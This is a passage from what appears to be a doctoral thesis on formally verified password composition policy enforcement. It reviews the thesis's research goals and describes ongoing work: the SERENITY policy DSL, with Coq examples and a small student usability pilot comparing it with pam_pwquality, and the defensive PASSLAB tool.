Despite these successes, limitations do remain. While we use a code extraction approach that substantially reduces the size of the unverified code base, it does not eliminate it entirely. Some low-level unverified C code must still be written in order to call the extracted code in a useful context. Importantly, while our implementations may contain verified Gallina code, we are not aware of any correctness proof of Coq’s Gallina-Haskell code extraction mechanism. We are aware, however, of the CertiCoq project (Anand et al., 2017) and its potential use for verified semantically-transparent extraction of Gallina code to other functional languages, which has exciting implications for assuring the correctness of the code extraction step used throughout our work. Executable size is also greatly increased in the verified modules almost by an order of magnitude, which may place serious limitations on its use by storage-constrained systems. While performance of the verified modules is not greatly reduced in comparison to the original modules, the reduction in performance is still potentially significant, especially over larger datasets.

Further limitations include the fact that passwords were checked for strength in isolation during the experiments in Section 8.4 and not in the context of any password transition. As such, it is possible that there exist additional challenges involving verification or code performance that did not present themselves during the course of our work. The library is also currently ASCII-only, and would likely be challenging to extend to support other character sets due to the central role played by the Coq `ascii` data type in the codebase.

There also remains work to do on the collection of proofs for the verified checkers presented in this chapter. We wish to continue to improve these as part of an ongoing verification effort as we investigate potential future work in this area. In particular, we aim at making most proofs as simple and automatic as possible.

8.6.1 Future Work

There are a number of promising avenues for future research in this area.

While the NEEDS syntax in use for the checkers contributes to readability, it is superfluous semantically and has the potential to set a precedent for over-elaborate syntax as the project develops. A heterogeneous list of password checkers would remedy this issue by allowing those requiring only the new password to accept only one argument while those requiring additional information (the old password, for example) are able to accept two or more.

We have developed domain-specific language (DSL) as a direct successor to this research which allows Linux system administrators to quickly and easily express their ideal password composition policy and produce a verified PAM module for password composition policy enforcement in one compilation step. This offers a great deal of flexibility beyond the simple configuration options offered by existing password quality checking PAM modules. We elaborate on this project further in Section 9.3.1.

In continuing this work, we hope to substantially reduce the size of the un-verified C driver by stripping out functionality that is not absolutely necessary or that has been made redundant by our verification efforts. We also plan to verify other aspects of the PAM modules such as configuration option parsing as well as extend the functionality of the verified password quality checking code to include dictionary checks. An examination of the feasibility of adding Unicode support is also planned.

Chapter 9

Conclusion

In this final chapter, we summarise and reflect upon the contributions we make in each preceding chapter of this work, how these link to our research goals and in turn show that we have demonstrated our thesis. We conclude by setting forth two of our major future research contributions as well as progress made on these to date. This future work includes SERENITY, a domain-specific language for the creation of formally-verified password composition policy enforcement software that extends the work we presented in Chapter 8, and PASSLAB, a tool that attempts to unify our work within one visual tool usable by non-experts to refine formally-verified password composition policy enforcement software from publicly-available breached password datasets.

9.1 A Review of Our Research Goals

In Chapter 1, we dedicated Section 1.3 to defining the nine research goals we wished to achieve in the course of our work, each of which has a part to play in demonstrating our thesis. In this section, we will reiterate these goals, and how we have achieved each over the course of the preceding chapters.

9.1.1 Goal 1: The Relevance of Passwords

Our first stated research goal was to establish the continued relevance of passwords to system security. We realised this in Chapter 2, where we explored the many problems with passwords, but also those aspects that make them a best-fit solution in a variety of modern digital authentication contexts and a promising area in which to conduct further research.

We achieved this starting in Section 2.1, first by defining what constitutes a password, then exploring how the threat model faced by modern digital password authentication systems differs from that faced by passwords as they have existed throughout history, from the ancient world to the first password-protected digital systems. Taking the *Mirai* botnet malware as an example, we defined three key elements that make modern password-protected systems uniquely vulnerable to password guessing attacks: passwords can be guessed; multiple guessing attempts can be made; and those attempts can be made from a remote location (i.e. over the internet) (Section 2.1).

In Section 2.2, we went on to examine in detail those aspects of passwords that make them problematic: their relatively static nature, their vulnerability to interception, their many usability challenges and the abundance of alternative authentication technologies to choose from, such as biometrics and hardware tokens. With these drawbacks in mind, we then explored the benefits

that password authentication has over these alternatives in Section 2.3, including their high specificity, ease of revocation and straightforward verifiability as well as their ease and affordability of deployment, accessibility, high sensitivity and their facilitation of plausible deniability should an authorised claimant find themselves under duress to grant system access to an unauthorised party.

Finally, in an effort to demonstrate that there remains important work to be done in the field of password security, in Section 2.4 we proposed two novel research directions: *ghostwords* which extend the notion of *honeywords* (Juels and Rivest, 2013) to deploy a sandboxed system populated with convincing AI-generated data when a password guessing attack is detected, and *password chunk schemas*—passwords that include dynamic knowledge-based or time-dependent chunks as part of their structure.

Realisation: We have realised Research Goal 1 by establishing that passwords are neither worse nor better than their contemporary alternatives, simply *different* in their comparative advantages and drawbacks, and that there remains interesting and important work to be done in advancing the state of the art in password security.

9.1.2 Goal 2: The Usefulness of Password Composition Policies

Our second stated research goal was to establish the usefulness of password composition policies in building secure password-protected systems. We realised this in Chapter 3, in which we review how passwords and password composition policies are defined in existing literature, and discuss findings from previous research demonstrating that password composition policies have a meaningful impact on the security and usability of password-protected systems.

We began in Section 3.1 by reviewing how passwords and password composition policies are defined in existing literature while offering our own foundational definitions of both. While the abstract model of password composition policies we offer in this section does not admit straightforward implementation in code or ready use to model policies used by real-world password composition policy enforcement software, it does act to unify the implementation-specific models we present in Chapters 6 and 7, both of which can be desugared to this foundational model (see Chapter 6, Definition 5 and Chapter 7, Section 7.5.1).

Following this in Section 3.2, we situated password composition policies within the broader taxonomy of password policies and presented a review of literature demonstrating the security and usability impact of password composition policies in Section 3.3.

Realisation: We have realised Research Goal 2 first by defining password composition policies and how they fit into the broader array of password security policies that may be deployed on modern password-protected digital systems; then by establishing that existing empirical research finds that they have a meaningful impact on system security and usability.

9.1.3 Goal 3: The Ethics of Using Breached Data

Our third stated research goal was to establish an ethical case for the use of leaked human-chosen passwords in password security research. We realised

this in Chapter 4, Sections 4.1 to 4.4, in which we established that there is no current substitute for human-chosen password data in password security research applications (i.e. that useful password datasets must be made up of human-chosen passwords), that password datasets originating from data breaches perpetrated by cybercriminals remain the most ecologically valid source of this data, and that the practice of sourcing password data exclusively from research participants is not the obviously superior ethical choice that it might initially appear to be.

In Section 4.1, we began by establishing that humans themselves are currently the only useful source of password data for application in research into the security of human-chosen passwords. In the following Section 4.2, we examined where (or rather *from whom*) this data originates in practice, broadly either from consenting research participants or from the contents of password data breaches perpetrated by cybercriminals that has subsequently been released into the public arena.

We attempt to tackle the ethical questions surrounding the use of publicly-available breached password data in research in Section 4.3, in which we establish precedent for using such data while staying within our own institutional ethical guidelines, and discuss and critique the views of four prominent researchers on the broader ethics of doing so. We do this not only in order to arrive at our own ethical framework for responsible use of breached password data in research (which we present in Section 4.3.4) but also to advance our goal of helping to kick-start more vigorous discussion of the ever-growing issue of research employing publicly-available datasets originating in data breaches.

Realisation: We have realised Research Goal 3 with the ethical framework we present in Section 4.3.4, informed through the study of the alternatives to sourcing human-chosen password data and the analysis and critique of the positions of four prominent information security researchers.

9.1.4 Goal 4: Sourcing and Cleansing Password Data

Our fourth stated research goal was to develop tools and techniques for sourcing and cleansing human-chosen password data. We realised this in Chapter 4, Sections 4.4 and 4.5, in which we introduce the datasets used in our research in detail as well as work based on our peer-reviewed 2019 publication (Johnson et al., 2019) setting forth a methodology and software tool for inferring the password composition policy that large sets of breached password data were created under with the aim of enabling the cleansing of non-password artefacts from these datasets.

Realisation: We have realised Research Goal 4 with the introduction of our datasets, their origin and characteristics (including those specifically prepared for password security researchers, such as the XATO and Pwned Passwords datasets) and the contribution of the POL-INFER software tool, its underlying algorithms and a demonstration of its application in enabling the removal of a significant number of non-password artefacts from large breached password datasets.

9.1.5 Goal 5: Modelling Password Guessing Attacks

Our fifth stated research goal was to develop a unifying, well-typed data structure for modelling password guessing attack evolution. We realised this in Chapter 5, Sections 5.1 to 5.4 with our introduction of *probabilistic attack frames* (PAFs) and our implementation of these in the dependently-typed language *Idris* (Brady, 2013) such that they exhibit type safety when applied to modelling password guessing attacks across systems supporting different character sets (e.g. numeric PINs or passwords comprised of ASCII characters).

Realisation: We have realised Research Goal 5 with the introduction of PAFs and their dependently-typed implementation in *Idris* as part of the GSPIDER tool.

9.1.6 Goal 6: Rigorous Lockout Policy Construction

Our sixth stated research goal was to demonstrate the rigorous construction of lockout policies from models of password guessing attacks. We realised this in Chapter 5, Section 5.5 in which we used GSPIDER to compute the maximum number of failed password authentication attempts a system administrator should permit (i.e. the lockout policy they should enforce) to keep the probability of account compromise under different online password guessing attacks below a given threshold. We demonstrated the application of GSPIDER and its dependently-typed implementation of PAFs to achieve this for a concrete attack consisting of 10,000 very common passwords, ideal attacks against each of 4 target datasets, and an array of 4 different attacks against a system protected by 4-digit numeric PIN codes as opposed to password consisting of ASCII characters.

Realisation: We have realised Research Goal 6 with the application of GSPIDER to constructing lockout policies designed to keep the probability of online guessing attack success below a user-chosen threshold.

9.1.7 Goal 7: Ranking Policies Using Password Strength

Our seventh stated research goal was to develop a framework for password composition policy comparison using existing individual password strength estimation techniques. We realised this in Chapter 6 with our implementation of STOIC, a formal model implemented from within the Coq proof assistant capable of ranking password composition policies by their resilience to a given attack model by employing any existing measure of password strength.

After presenting the STOIC formal model in Section 6.4 we go on to demonstrate its efficacy in Section 6.5 by using it with password probability distributions derived using several different password strength estimation algorithms to validate results from previous empirical research into password composition policy effectiveness (Shay et al., 2016; Weir et al., 2010). From here, we applied our results to suggest potential improvements to the *zxcvbn* password strength estimation library. We additionally applied STOIC to identify password composition policies that render IoT devices immune to infection through the password guessing attack employed by the *Mirai* and *Conficker* botnet malware, as well as possible future variants of these.

Realisation: We have realised Research Goal 7 with the creation of STOIC, a formal model implemented from within the Coq proof assistant capable of using some existing algorithm for measuring the strength of individual passwords to rank password composition policies in terms of the additional resilience they grant against a concrete password guessing attack.

9.1.8 Goal 8: Policy Ranking Modulo User Behaviour

Our eighth stated research goal was to develop a flexible framework for quantifying password composition policy security modulo assumptions about user behaviour. We realised this in Chapter 7 with our implementation of SKEPTIC, a three-part toolchain consisting of: *AUTHORITY*, a metaprogramming utility for scaffolding password composition policies for arbitrary enforcement software from within the Coq proof assistant; *PYRRHO*, a data processing utility capable of interfacing with *AUTHORITY* to redistribute the probability of passwords prohibited by a given password composition policy depending on a model of user password reselection behaviour; and *PACPAL*, a DSL usable by non-experts to compare and rank password composition policies by their expected benefit to user account security based on the raw data yielded by *PYRRHO*.

We demonstrate the application of SKEPTIC to replicate the results of previous empirical research (Shay et al., 2016; Weir et al., 2010), and present the results of ranking eight password composition policies studied by Shay et al. (Shay et al., 2016) under four different user behaviour models across three different password probability distributions derived from real-world breached password datasets, for a total of 96 distinct results presented in appendix Table A.1. Additionally, we apply SKEPTIC to determine the immunity of each policy studied to the password guessing attacks employed by *Mirai* and *Conficker* just as we did using STOIC in Chapter 6, this time using a simple `simulate` tactic created to admit proofs of policy immunity to concrete guessing attacks through dynamic simulation.

Realisation: We have realised Research Goal 8 with the creation of SKEPTIC, a three-part software toolchain designed to evaluate the relative effectiveness of password composition policies in improving user account security modulo a model of user password reselection behaviour.

9.1.9 Goal 9: Formally Verified Software

Our ninth stated research goal was to demonstrate the application of formal verification to password composition policy enforcement software. We realised this in Chapter 8, where we demonstrated the creation of formally verified password composition policy enforcement software in the form of ready-to-use Linux plug-gable authentication modules from within the Coq proof assistant. To achieve this, we made use of Coq’s code extraction capabilities to generate Haskell code from verified *Gallina* source code which we then called via the Haskell foreign function interface (FFI) from a driver module written in C.

Realisation: We have realised Research Goal 9 by demonstrating the use of the Coq proof assistant, its Haskell code extraction features, and the Haskell foreign function interface to create ready-to-use, formally verified PAM modules for the purpose of password composition policy enforcement.

9.2 Demonstration of Our Thesis

Each of the research goals we set forth in Section 1.3 and realise throughout this work in the manner summarised in Section 9.1 contribute ultimately to the demonstration of our thesis, which we recall from Section 1.2:

“Our thesis holds that it is possible to apply formal and statistical methods to modelling password policies and their impact on the security of systems protected by user-chosen passwords, regardless of system-specific password format. We postulate that this can be done in such a way as to effectively automate and rigorously justify the design, implementation, and deployment of such policies. Further, we assert that traditional software verification techniques can be applied to the task of password policy implementation in order to admit the development of enforcement software that is formally verified. Finally, we submit that it is practical to develop software that allows non-expert users to leverage these techniques with the effect of meaningfully improving the security of systems they administer.”

— Our thesis statement

The realisation of Research Goals 1 and 2 motivates us to pursue demonstration of our thesis in the first instance, while we consider the realisation of Research Goal 3 vital in order for us to do so on firm ethical footing. Our other research goals contribute directly to demonstrating our thesis as follows:

- *“...it is possible to apply formal and statistical methods to modelling password policies and their impact on the security of systems protected by user-chosen passwords, regardless of system-specific password format. We postulate that this can be done in such a way as to effectively automate and rigorously justify the design, implementation, and deployment of such policies.”*—Demonstrated by the realisation of the following research goals:
 - **Research Goal 4:** We have applied statistical methods to identifying the password policies that large breached password datasets were created under, then employed this information in cleansing these of non-password artefacts. By doing this, we are able to maximise the extent to which these datasets represent real-world user password choice and thereby their utility in our research.
 - **Research Goal 5:** We have applied formal methods to the development of GSPIDER—software for modelling password guessing attacks in a type-safe way across systems supporting different character sets.
 - **Research Goal 6:** Our framework STOIC allows us to apply formal methods to the comparison of password composition policies with regard to the security advantage they confer against concrete password guessing attacks, based on some existing measure of individual password strength.
 - **Research Goal 7:** Our SKEPTIC framework supports us in applying formal and statistical methods to ranking password composition policies by their expected security advantage under different models of password reselection behaviour by users.

- *“Further, we assert that traditional software verification techniques can be applied to the task of password composition policy implementation in order to admit the development of enforcement software that is formally verified.”*—Demonstrated by the realisation of the following research goals:
 - **Research Goal 9:** We have applied formal methods to the creation of formally verified password composition policy enforcement software in the form of pluggable authentication modules that can be readily deployed on any supported Linux system.
- *“Finally, we submit that it is practical to develop software that allows non-expert users to leverage these techniques with the effect of meaningfully improving the security of systems they administer.”*—Demonstrated by the realisation of the following research goals:
 - **Research Goal 4:** Large publicly-available breached password datasets may be the only source from which non-experts can acquire password data. In developing POL-INFER, we enable these users to obtain a higher-quality sample of this data.
 - **Research Goal 6:** In developing GSPIDER, we enable non-experts to work from a password frequency distribution sampled from their own systems to a lockout policy guaranteed to keep the probability of an online guessing attack succeeding against a randomly-chosen user account below a specified threshold.
 - **Research Goal 8:** With PACPAL, our DSL for comparing and ranking the effectiveness of password composition policies in improving user account security modulo assumptions about user password re-selection behaviour, we provide non-experts with a tool for making informed decisions about the password composition policies they deploy on their own systems.

9.3 Ongoing Research

While we have introduced relevant potential future work at the end of each chapter so far, we have identified two research directions to be of particular interest, and have accordingly already begun working towards contributions in these regards. We devote the rest of this section to presenting our work to date on: SERENITY, a DSL for the creation of correct-by-construction¹ password composition policy enforcement software (Section 9.3.1); and PASSLAB, a graphical tool that aims to combine the contributions we make throughout this work into a tool for refining password policies directly from large breached password datasets (Section 9.3.2).

¹Correctness-by-construction refers to a software development methodology in formal methods whereby a specification is refined to a piece of formally-verified software. Contrast this with post-hoc verification where an implementation is verified correct with regard to its specification only after the fact (Bordis et al., 2023).

9.3.1 SERENITY: A DSL for Certified Password Quality

While the work we present in Chapter 8 lays a promising foundation with its approach to expressing formally verified password composition policy enforcement software, we realise there are still a number of interesting problems that remain unsolved:

- **Expressivity:** While our prior work amounts to what is essentially a DSL for correct-by-construction synthesis of password quality checkers, our implementation and syntax lacks expressive power. For instance, rather than implementing two separate checkers called `min_length` and `max_length` it would be much more practical to specify that some property length of a password has a minimum and maximum permissible value. Additionally, only conjunction of checkers is supported; adding a disjunction combinator would make our DSL significantly more flexible. These are both limitations of our previous implementation.
- **Reasoning:** This lack of expressivity makes reasoning about our password policies difficult. It forces us to attempt to clumsily quantify what constitutes a “better” password policy in terms of the semantics of our checkers, rather than allowing us to specify constraints on password attributes (e.g. length, number of character classes) and reason about those in the context of an attack model. This is very limiting, particularly when attempting to decide on the most effective password policy for a given system under a particular attacking algorithm.
- **Usability:** Failing to bear usability in mind when constructing our artefact puts us in danger of losing sight of the goal of software verification in general: the adoption of that verified software. If a system administrator is forced to specify and formally verify a new checker for something as simple as placing a maximum bound on password length when a minimum length checker already exists, we have failed to create a user-friendly piece of software. In addressing the issue of expressiveness in our DSL we go some way towards enhancing the usability of the software, and by consequence its likelihood of widespread adoption.

```
Definition pwd_quality_policy :=
[
  diff_from_old_pwd
; not_palindrome
; not_rotated
; not_case_changes_only
; levenshtein_distance_gt 5
; credits_length_check 9
].
```

FIGURE 9.1: The default policy of *pam_cracklib*, as expressed using our primitive “DSL” originally presented in Section 8.3.3.

By addressing the above points, we envisage creating a tool with practical application in allowing system administrators without any background in formal methods to create password quality checking software that can be easily rebuilt in response to evolving best-practices. To this end, we focus our efforts

on the creation of a more expressive DSL we call SERENITY. To highlight the difference between the work we present in Chapter 8 and SERENITY, consider the example in Figure 9.1. This example illustrates the issue with expressivity we touched upon earlier. Each checker is overburdened with semantics; why must we define and formally verify a specific function for checking if the Levenshtein distance between the old password and new password is greater than a certain value? Much better, surely, to define the Levenshtein distance property for a pair of strings and then apply constraints to that. This is our approach with SERENITY, shown in Figure 9.2.

```
(* Minimum length checker. *)
Definition check_min_length (n : nat) :=
  (enforce new_pwd (min length n)
   "New password is too short!").

(* Minimum number of character classes checker. *)
Definition check_min_char_classes (n : nat) :=
  (enforce new_pwd (min char_classes n)
   "New password does not contain enough character classes!").

(* Parametric (sub-)policy example. *)
Definition min_credits (n : nat) :=
  (check_min_length (n - 1))
  \*/ ((check_min_length (n - 2))
      /\ (check_min_char_classes 2))
  \*/ ((check_min_length (n - 3))
      /\ (check_min_char_classes 3))
  \*/ ((check_min_length (n - 4))
      /\ (check_min_char_classes 4)).

(* Actual password quality policy definition for extraction. *)
Definition pwd_quality_policy :=
  (forbid (compare old_pwd new_pwd) equal
   "New password cannot be identical to the old password!")
  \*/ (forbid new_pwd palindrome
      "New password cannot be a palindrome!")
  \*/ (forbid (compare old_pwd new_pwd) rotated
      "New password cannot be the old password rotated!")
  \*/ (forbid (compare old_pwd new_pwd) equal_nocase
      "New password contains case changes only!")
  \*/ (enforce (compare old_pwd new_pwd) (min distance 5)
      "New password is too similar to old password!")
  \*/ (min_credits 8).
```

FIGURE 9.2: The same policy as in Figure 9.1 defined using SERENITY.

Here, instead, we *enforce* (that is, assert to be true) that the comparison of the old password to the new password yield a minimum value of 5 under the Levenshtein distance function. Similarly, we *forbid* that the new password yield a value of true under the palindrome function. Such is the expressive power of this new DSL, we could create an esoteric password policy that would enforce that *all* passwords be palindromes, if we were so inclined.

It is clear from this example that SERENITY offers a great improvement in expressive power over our work in Chapter 8. So much so, in fact, that we can even express the somewhat obscure algorithm from the original modules (`min_credits`, see Figure 8.2) as a parametric sub-policy within the DSL itself

by combining formally verified, primitive checkers. This is facilitated by the introduction of two logical combinators `/*\` and `*/` as `and` and `or` respectively. Disjunction within password policies is not supported by either *pam_cracklib* or *pam_pwquality*, and is ostensibly a definite, useful improvement over the existing widely-used solution.

A Pilot Study of Usability

While it was our expectation that SERENITY would be more expressive and intuitive to use than the configuration parameters for *pam_cracklib* and *pam_pwquality*, we wished to explore whether this expectation was warranted before investing more heavily in studying their comparative usability. To this end, we ran a small ($n = 16$) pilot study to determine the comparative ease with which users with limited prior exposure to either SERENITY or *pam_pwquality* were able to intuit the behaviour of each respective piece of software based on its encoding of simple password composition policies.

Last week, we learnt that the password quality policy used in a Linux system can be configured by editing the file `/etc/pam.d/system-auth`. We will start by looking at this file. Follow the steps below and answer all the questions.

- Print the contents of the file related to password quality by running the following command:

```
cat /etc/pam.d/system-auth | grep pw
```
- You should get the following output:

```
password requisite pam_pwquality.so minlen=10
```

This line configures the password quality policy. **Write in the box below what is, in your opinion, the password quality policy for this system.** You can access the documentation by opening the manpage for `pam_pwquality`:

```
man pam_pwquality
```

FIGURE 9.3: Question 1 of our pilot study, in which the participant is asked to describe the semantics of the password composition policy encoded by the *pam_pwquality* configuration `minlen=10`.

For the study, we recruited 16 first-year undergraduate students enrolled on the Cybersecurity and Networks bachelor's degree programme at Teesside University in late 2017. During their usual scheduled lab hours in session 6 (week 6) of their *Network Scripting* module² we distributed a paper-based activity sheet containing six exercises. Only two of these were of interest to our pilot study. At the beginning of the session, participants provisioned virtual machines with *pam_pwquality* and SERENITY pre-installed and configured using *Vagrant* scripts provided to them by us. The first question, shown in Figure 9.3, asks participants to write down the semantics of the password policy encoded by the *pam_pwquality* configuration `minlen=10`.

²This module focused on Linux shell scripting and system configuration.

Results (Question 1): Despite instructions to consult the man page for the *pam_pwquality* module and the participants being familiar with use of the *man* utility, no participant was able to correctly describe the password policy enforced under the given configuration, which was as for Figure 8.2 with *minlen* set to 10 instead of 9. More surprisingly, no participant was able to correctly describe the minimum length of passwords accepted, with 12 of 16 participants erroneously stating that passwords must be a minimum length of 10 to be accepted. In fact, passwords with lengths as short as 6 characters would be accepted if all 4 LUDS character classes were included, and as passwords must necessarily contain at least one character class, any length-9 password would be accepted under the given configuration. Three participants noted that passwords of length 9 were accepted, one noted that palindromic passwords were rejected, two noted that a dictionary check would be performed and one made reference to the “Cracklib routine” mentioned in the man page (though still gave an incorrect minimum password length of 10).

Exercise 4 In this exercise, we are going to edit the file `PasswordPolicy.v` to change the password quality policy.

1. Logged in as user `vagrant`, go to directory `/home/vagrant/session6`:
`cd /home/vagrant/session6`
2. In the file `PasswordPolicy.v` change

```

Definition pwd_quality_policy :=
  (enforce new_pwd (min length 10)
   "New password must be at least 10 characters long!").

```

to the following:

```

Definition pwd_quality_policy :=
  (enforce new_pwd (min length 10)
   "New password must be at least 10 characters long!")
/*\ (forbid new_pwd palindrome
   "New password cannot be a palindrome!").

```

The symbol `/*\` puts two checks together. It can be read as the word AND (i.e. `c1 /*\ c2` means `c1 AND c2`).

Write in the box below what is, in your opinion, the new password quality policy.

FIGURE 9.4: Question 2 of our pilot study, in which the participant is asked to describe the semantics of the password composition policy encoded by the SERENITY code shown.

The second question, shown in Figure 9.4, asks participants to write down the password policy encoded by the policy shown, which requires that passwords have a minimum length of 10 and are not palindromic.

Results (Question 2): Of the 14 out of 16 participants that answered this question, 11 gave the correct semantics while 3 did not. Two of the participants that gave incorrect answers made reference to the rule prohibiting palindromes,

while one stated that passwords consisting of “the same word repeated” would be prohibited, suggesting that they did not understand the meaning of the word “palindrome”.

TABLE 9.1: A comparison of the number of participants giving incorrect, partially correct and entirely correct semantics for each of the two policies presented as part of our pilot study.

Correctness	Responses	
	Q1 (<i>pam_pwquality</i>)	Q2 (SERENITY)
Correct semantics	0	11
Partially correct semantics	5	2
Incorrect semantics	11	1
No answer	0	2

While the pilot study we conducted comparing the usability of *pam_pwquality* and SERENITY is far from conclusive, it is clear that participants were more easily able to intuit the semantics of the simple policy encoded using SERENITY than the policy encoded using *pam_pwquality* configuration parameters (see Table 9.1 and Figure 9.5). Based on this, we anticipate that usage of SERENITY may offer a meaningful security advantage in terms of not only its formally verified code-base, but also its usability. For example, it would seem to be very natural indeed for a user deploying *pam_pwquality* for the first time to expect the very weak password Pa\$\$w0rd to be caught and rejected by the `minlen=10` configuration studied when in fact it would be accepted, leading to deployment of a password composition policy allowing the creation of this password on a real-world password-protected system.




FIGURE 9.5: A visualisation of the results from our pilot study given in Table 9.1. Results for question 1 (*pam_pwquality*) are shown on the left and results for question 2 (SERENITY) on the right.

9.3.2 PASSLAB: A Password Security Tool for the Blue Team

If we wish to compromise some password-protected system as an attacker (i.e. a member of the *red team*), we have a large number of popular and actively-maintained tools to choose from in helping us to realise our goal. Password hash cracking hardware and software, online guessing tools, exploit frameworks, and a wealth of tools for helping us to perform reconnaissance on the target system are widely available. By comparison, if we wish to defend a password-protected

system against such an attack (i.e. as a member of the *blue team*), we have comparatively few tools to choose from. At the 2019 3rd World Congress on Formal Methods, we presented an extended research abstract on PASSLAB, a password security tool designed to help system administrators take advantage of formal methods in order to make sensible and evidence-based security decisions using a clean and intuitive user interface (Johnson, 2019b). We dedicate the rest of this Section 9.3.2 to describing progress on PASSLAB to date and expected future work on this software.

Motivation

When it comes to making decisions about the most appropriate password policy for deployment on a system, we have already seen that the tendency has traditionally been to rely on intuition. For example, it seems intuitive that forcing a user to include at least one number in their password will make that password harder to guess and therefore more secure. Applying formal methods in order to quantify this increase in security, however, is seldom part of the decision-making process in practice, leading to widely varying password security policies born from equally variable intuitions about which factors contribute to their security. It is unsurprising, then, that previous work finds that the password composition policy in place on a system has little to no correlation with the value of the assets it protects (Florêncio and Herley, 2010). We expect that tightening legislation around data protection in Europe in particular (European Parliament, 2016) will encourage industry to invest in tools that offer the ability to make data-driven password security policy decisions.

This motivates work on PASSLAB, an integrated environment that will allow system administrators without a background in formal methods to make informed password security decisions, formally reason about password composition policies and extract correct-by-construction software for enforcing them. PASSLAB will combine all the work we have presented in the preceding chapters in a clean and intuitive graphical user interface, allowing a user to begin with a large representative password dataset and incrementally refine correct-by-construction password composition policy enforcement software from it, applying our password composition policy inference and data cleansing algorithms from Section 4.5), extracting lockout policy parameters using our GSPIDER tool from Chapter 5), and quantifying the expected benefit of password composition policies designed to defending against concrete attacks (using our STOIC framework from Chapter 6) or with specific user password reselection behaviour in mind (using our SKEPTIC toolchain from 7). Finally, once the user is satisfied with their password composition policy, they can extract ready-to-use, formally-verified enforcement software in the form of a PAM module as we demonstrated in Chapter 8 or even in the form of SERENITY source code (see Section 9.3.1) with support for multiple backends. PASSLAB structures the software refinement process as a series of interconnected nodes, beginning with one or more raw data source nodes and ending with one or more nodes extracting password policy enforcement software or yielding password policy parameters. Figure 9.6 in the next section demonstrates this user interface paradigm visually.

Data-Informed Lockout Policies

We discussed *lockout policies* in Section 5.5.2—restrictions on the number of times a user can incorrectly enter their password before their account is locked down, requiring additional authentication via some other mechanism in order to reinstate their ability to log in. This offers strong protection against *online* password guessing attacks (i.e. attacks against the live service) but in turn introduces a denial-of-service vulnerability. If an attacker wants to prevent a user from accessing their account, they need only attempt to access it with the wrong password enough times that the lockout policy is triggered. This motivates us to search for formal methods to derive the maximum number of incorrect login attempts we can grant a user while guaranteeing that the probability of guessing attack success is kept below a specified threshold in the worst case.




FIGURE 9.6: A mock-up of the PASSLAB user interface. A raw data source node loads a raw password data dump (top left) which is then formatted (top centre) to convert it to a CSV file. After formatting, the data enters a Zipf model node (bottom centre) which computes a power-law equation to approximate guess success probability from password guessing order (bottom right).

Figure 9.6 shows a render of the PASSLAB user interface as it fits a power-law equation that maps the probability of a password being a correct guess (x) to its rank (y) in a large password data dump (in this case, the RockYou dataset). The software allows users to visually compose data analysis tasks such as that illustrated in Figure 9.6. This draws on the previous research by Malone and Maher and Wang et al. that we discuss in Chapter 7, which finds that the distribution of user-chosen passwords on a system tends to follow Zipf’s law in the general case (Malone and Maher, 2012; Wang et al., 2017). That is, the frequency (and therefore probability) of a password is inversely proportional to its position in the dataset, when ranked by frequency. In this case, it is possible to use this equation to calculate that, even if an attacker knew the most common 8 passwords on our system, if they selected an account at random and tried these 8 passwords they would have a probability of successfully gaining entry to that account of less than 0.02.

Interactive Security Policy Building

PASSLAB will include an “interactive security policy builder” from within which a system administrator can model a password guessing attack and its mitigation measures as an attack-defence tree (ADTree) (Kordy et al., 2011) and synthesise password composition policy enforcement software by exporting the defence




FIGURE 9.7: An abstract example of an attack-defence tree (ADTree) (Kordy et al., 2011) from which a password composition policy might be synthesised.

